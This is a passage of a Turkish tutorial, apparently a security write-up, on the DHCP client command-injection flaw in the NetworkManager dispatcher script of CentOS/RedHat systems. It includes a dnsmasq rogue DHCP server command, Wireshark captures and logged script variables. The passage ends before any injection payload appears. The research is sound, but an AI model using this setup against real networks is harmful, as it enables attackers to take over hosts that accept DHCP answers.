Herhangi bir RedHat türevi indirerek (RedHat, Fedora, CentOS vb.) kurulumunu yapıp, daha sonra bahsi geçen betiği tespit edip incelemek ile başlayabiliriz. Aşağıdaki ekran görüntüsünde http://repo.boun.edu.tr/centos/7.5.1804/isos/x86_64/CentOS-7-x86_64-Minimal-1804.iso adresinden indirilmiş en son sürüm CentOS imajı ile kurulmuş bir sistemi inceleme için hazırlıyoruz ve bu sistem üzerinde "Dispatcher" betiklerinin içerisine bakıyoruz. Aşağıdaki ekran görüntüsünde ise zafiyetin barındığı betiği görüyoruz.




İçerisini okuyarak başlayalım;




Burada "eval" komutu ile bir değişken tanımı oluşturulmaya ve "export" komutu ile bütün kabuklar içerisinde bu tanımın geçerliliğinin sağlanmasına çalışıldığı görülüyor. Aranan şey ise "DHCP4_" paramatresi ile başlayacak ve bulduğu değerleri sonrasında bir dizi işleme tabi tutulacaktır. Bu kısımda açılmış olan alt kabuk kodunun içerisinde yer alan "while" döngüsünde "read" komutu ile parametreler bir bir işleme sokulmuştur. Nasıl bir çıktı ürettiğini görmek ve buradan nasıl bir sömürü ortaya konulabileceğini belirlemek için komutun çıktısını bir dosyaya kaydedelim ve bir DHCP isteği oluşturarak dönülen cevapları inceleyelim.

Betik dosyasını herhangi metin editörü ile açarak ekran görüntüsünde yer alan "tee" komutunu ve çıktıyı bir dosyaya kaydedecek parametresini ekliyoruz.




Bundan sonrasında DHCP istemcisini sistemde "nmcli" komutu ile başlatarak kendi kontrolümüzde olan bir sunucu üzerinde trafiği "Wireshark" ya da benzeri bir araçla inceleyebiliriz. Kendimize ait bir DHCP servisi için Linux sistemlerde çalışan "Dnsmasq" yazılımından faydalanabiliriz. Bu servisi kurmak için Debian ve türevi sistemlerde "apt-get install dnsmasq" ile kurulum gerçekleştirilebilir.

Bu işlemi ve bu yazıda yer alan saldırı maksatlı kullanılacak bütün işlemleri gerçekleştirmek için "Kali Linux" dağıtımını kurban/hedef sistemle aynı ağ içerisinde yer alacak şekilde oluşturmamız yeterli olacaktır.




Sonrasında ise komut satırından servisi başlatarak kurbanın isteklerini ve bizim verdiğimiz cevapları görüntüleyeceğiz. Komut satırından servisi başlatmak için şu şekilde bir söz dizimi belirtilmesi gerekiyor: "dnsmasq --interface=eth0 --bind-interfaces --except-interface=lo --dhcp-range=10.1.1.2,10.1.1.10,1h --conf-file=/dev/null --dhcp-option=6,10.1.1.1 --dhcp-option=3,10.1.1.1".


Beraberinde Wireshark yazılımı başlatıp ilgili ağ arayüzünü dinleyerek DHCP paketlerini ayıklamamız yeterli olacaktır.




İstemci tarafından DHCP isteğini şu söz dizimi ile tetikleyebiliriz: "nmcli conn up id ens33".




Bununla DHCP istekleri oluşturulup Wireshark aracında istemcinin talep ettiği DHCP parametrelerini görmeyi bekliyoruz. Aşağıdaki ekran görüntüsünde istemcinin daha önce bulunduğu ağda IP adresi almadığı için ilk olarak yapacağı iş ağda bir DHCP sunucusu olup olmadığını keşfetmek, bunu da "DHCP Discover" paketi ile gerçekleştiriyor. Sonrasında bu keşif isteğini teslim alan sunucu ağda var olduğunu istemciye iletmek için "DHCP Offer" paketini cevap olarak dönüyor. Sunucudan cevabı alan istemci "DHCP Request" paketi oluşturuyor ve gönderiyor. Sunucuda son olarak bütün sorulan soruların cevabını "DHCP ACK" paketine koyarak istemciye geri gönderiyor ve süreç sonlanıyor.




İstemcinin talep ettiği değerler ve sunucunun cevabında yer alan bilgiler yandaki ve aşağıdaki ekran görüntülerinde gösterilmiştir.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
bootp
No. Time Source Destination Protocol Length Info
2 0.075460828 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x40000103
12 3.094261087 10.1.1.1 10.1.1.3 DHCP 342 DHCP Offer - Transaction ID 0x40000103
13 3.095695087 0.0.0.0 255.255.255.255 DHCP 342 DHCP Request - Transaction ID 0x40000103
14 3.101916260 10.1.1.1 10.1.1.3 DHCP 342 DHCP ACK - Transaction ID 0x40000103
Option: (50) Requested IP Address
Option: (55) Parameter Request List
Length: 18
Parameter Request List Item: (1) Subnet Mask
Parameter Request List Item: (28) Broadcast Address
Parameter Request List Item: (2) Time Offset
Parameter Request List Item: (121) Classless Static Route
Parameter Request List Item: (15) Domain Name
Parameter Request List Item: (6) Domain Name Server
Parameter Request List Item: (12) Host Name
Parameter Request List Item: (40) Network Information Service Domain
Parameter Request List Item: (41) Network Information Service Servers
Parameter Request List Item: (42) Network Time Protocol Servers
Parameter Request List Item: (26) Interface MTU
Parameter Request List Item: (119) Domain Search
Parameter Request List Item: (3) Router
Parameter Request List Item: (121) Classless Static Route
Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
Parameter Request List Item: (33) Static Route
Parameter Request List Item: (252) Private/Proxy autodiscovery
Parameter Request List Item: (42) Network Time Protocol Servers
Option: (255) End
Padding:


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
bootp
No. Time Source Destination Protocol Length Info
2 0.075460828 0.0.0.0 255.255.255.255 DHCP 342 DHCP Discover - Transaction ID 0x40000103
12 3.094261087 10.1.1.1 10.1.1.3 DHCP 342 DHCP Offer - Transaction ID 0x40000103
13 3.095695087 0.0.0.0 255.255.255.255 DHCP 342 DHCP Request - Transaction ID 0x40000103
14 3.101916260 10.1.1.1 10.1.1.3 DHCP 342 DHCP ACK - Transaction ID 0x40000103
Hardware address length: 6
Hops: 0
Transaction ID: 0x40000103
Seconds elapsed: 0
Bootp flags: 0x0000 (Unicast)
Client IP address: 0.0.0.0
Your (client) IP address: 10.1.1.3
Next server IP address: 10.1.1.1
Relay agent IP address: 0.0.0.0
Client MAC address: Vmware_fe:75:00 (00:0c:29:fe:75:00)
Client hardware address padding: 00000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
Option: (53) DHCP Message Type (ACK)
Length: 1
DHCP: ACK (5)
Option: (54) DHCP Server Identifier
Length: 4
DHCP Server Identifier: 10.1.1.1
Option: (51) IP Address Lease Time
Length: 4
IP Address Lease Time: (3600s) 1 hour
Option: (58) Renewal Time Value
Length: 4
Renewal Time Value: (1800s) 30 minutes
Option: (59) Rebinding Time Value
Length: 4
Rebinding Time Value: (3150s) 52 minutes, 30 seconds
Option: (1) Subnet Mask
Length: 4
Subnet Mask: 255.255.255.0
Option: (28) Broadcast Address
Length: 4
Broadcast Address: 10.1.1.255
Option: (3) Router
Length: 4
Router: 10.1.1.1
Option: (6) Domain Name Server
Length: 4
Domain Name Server: 10.1.1.1
Option: (255) End
Option End: 255
Padding: 0000000000000000

İstemcinin talepte bulunduğu isteğin her aldığı ikinci ekran görüntüsünde sunucudan "1,28,2,121,15, 6,12,40, 41,42,26,119, 3,121, 249, 33, 252, 42" seçeneklerinin cevaplarını istediğini ve bunların ne anlama geldiği ile ilgili açıklamaları yanlarında başlık olarak görüyoruz. Burada bilinmesi gereken önemli nokta DHCP protokolünün detayları ve bu parametrelerin ne anlama geldikleri ile beraber ne türde değerler alabileceklerine hakim olabilmektir.

Bunun için tavsiye edilebilecek kaynak olarak RFC (Request For Comment) belgelerini ve detaylarını incelemekte fayda vardır. Şu adreste bulunan içerik incelenebilir; http://www.networksorcery.com/enp/protocol/bootp/options.htm



BOOTP / DHCP options

RFC Sourcebook | Description | Glossary | RFCs | Publications | Obsolete RFCs

Description:


Base protocols: BOOTP, Bootstrap Protocol.
DHCP, Dynamic Host Configuration Protocol.
Links: IANA: BOOTP and DHCP options.

DHCP options have the same format as the BOOTP 'vendor extensions'. Options may be fixed length or variable length. All options begin with a tag byte, which uniquely identifies the option. Fixed length options without data consist of only a tag byte. The value of the length byte does not include the tag and length fields.

Options containing NVT ASCII data SHOULD NOT include a trailing NULL. The receiver of such options MUST be prepared to delete trailing NULLs if they exist. The receiver MUST NOT require that a trailing NULL be included in the data. In the case of some variable length options, the length field is a constant but must still be specified.

Code	Data length	Description	References
0	0	Pad.	RFC 2132
1	4	Subnet Mask.	RFC 2132
2	4	Time Offset (deprecated).	RFC 2132
3	4+	Router.	RFC 2132
4	4+	Time Server.	RFC 2132
5	4+	Name Server.	RFC 2132
6	4+	Domain Name Server.	RFC 2132
7	4+	Log Server.	RFC 2132
8	4+	Quote Server.	RFC 2132
9	4+	LPR Server.	RFC 2132
10	4+	Impress Server.	RFC 2132
11	4+	Resource Location Server.	RFC 2132
12	1+	Host Name.	RFC 2132
13	2	Boot File Size.	RFC 2132
14	1+	Merit Dump File.	RFC 2132
15	1+	Domain Name.	RFC 2132
16	4	Swap Server.	RFC 2132
17	1+	Root Path.	RFC 2132
18	1+	Extensions Path.	RFC 2132
19	1	IP Forwarding enable/disable.	RFC 2132
20	1	Non-local Source Routing enable/disable.	RFC 2132
21	8+	Policy Filter.	RFC 2132
22	2	Maximum Datagram Reassembly Size.	RFC 2132
23	1	Default IP Time-to-live.	RFC 2132
24	4	Path MTU Aging Timeout.	RFC 2132
25	2+	Path MTU Plateau Table.	RFC 2132

Sunucu tarafının bu isteğe sadece "53, 54, 51, 58, 59, 1, 28, 3, 6, 255" değerlerini cevaplayarak döndüğünü yukarıdaki 3. ekran görüntüsünden görebiliyoruz. Hemen burada isteğin sonucunda çıktıyı bir dosyaya yazması için düzenlemiş olduğumuz ilgili betiğin çıktısını inceliyoruz.



CentOS 7 64-bit

```
[root@localhost ~]# nmcli conn up id ens33
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/3)
[root@localhost ~]# ls -l /tmp/
total 8
-rw-r--r--. 1 root root 1041 May 28 21:53 cikti.txt
-rwx------. 1 root root  836 May 28 20:50 ks-script-30QpDx
-rw-------. 1 root root    0 May 28 20:45 yum.log
[root@localhost ~]# cat /tmp/cikti.txt
export new_broadcast_address=10.1.1.255
export new_dhcp_lease_time=3600
export new_dhcp_message_type=5
export new_dhcp_rebinding_time=3150
export new_dhcp_renewal_time=1800
export new_dhcp_server_identifier=10.1.1.1
export new_domain_name_servers=10.1.1.1
export new_expiry=1526846018
export new_ip_address=10.1.1.3
export new_network_number=10.1.1.0
export new_next_server=10.1.1.1
export new_requested_broadcast_address=1
export new_requested_classless_static_routes=1
export new_requested_domain_name=1
export new_requested_domain_name_servers=1
export new_requested_domain_search=1
export new_requested_host_name=1
export new_requested_interface_mtu=1
export new_requested_ms_classless_static_routes=1
export new_requested_nis_domain=1
export new_requested_nis_servers=1
export new_requested_ntp_servers=1
export new_requested_routers=1
export new_requested_static_routes=1
export new_requested_subnet_mask=1
export new_requested_time_offset=1
export new_requested_wpad=1
export new_routers=10.1.1.1
export new_subnet_mask=255.255.255.0
[root@localhost ~]# _
```

Görüyoruz ki birçok "export" komutu ile değişkenleri beraberinde oluşturularak "eval" komutu içine aktarılabilmektedir. Peki burada zafiyet olduğunu ve bu zafiyetin nasıl tetiklenebileceğini görmek için ne yapmalıyız? Cevap istemcinin talep ettiği seçenekler ve bu seçeneklerden hangilerine istediğimiz keyfi girdileri belirtebileceğimizi bulmakta yatıyor. Örnek olarak bir değeri kendimize hedef seçelim ve istemcinin talep ettiklerinden ona keyfi bir değer atayalım.

```
▾ Option: (55) Parameter Request List
    Length: 18
    Parameter Request List Item: (1) Subnet Mask
    Parameter Request List Item: (28) Broadcast Address
    Parameter Request List Item: (2) Time Offset
    Parameter Request List Item: (121) Classless Static Route
    Parameter Request List Item: (15) Domain Name
    Parameter Request List Item: (6) Domain Name Server
    Parameter Request List Item: (12) Host Name
    Parameter Request List Item: (40) Network Information Service Domain
    Parameter Request List Item: (41) Network Information Service Servers
    Parameter Request List Item: (42) Network Time Protocol Servers
    Parameter Request List Item: (26) Interface MTU
    Parameter Request List Item: (119) Domain Search
    Parameter Request List Item: (3) Router
    Parameter Request List Item: (121) Classless Static Route
    Parameter Request List Item: (249) Private/Classless Static Route (Microsoft)
    Parameter Request List Item: (33) Static Route
    Parameter Request List Item: (252) Private/Proxy autodiscovery
    Parameter Request List Item: (42) Network Time Protocol Servers
▾ Option: (255) End
```

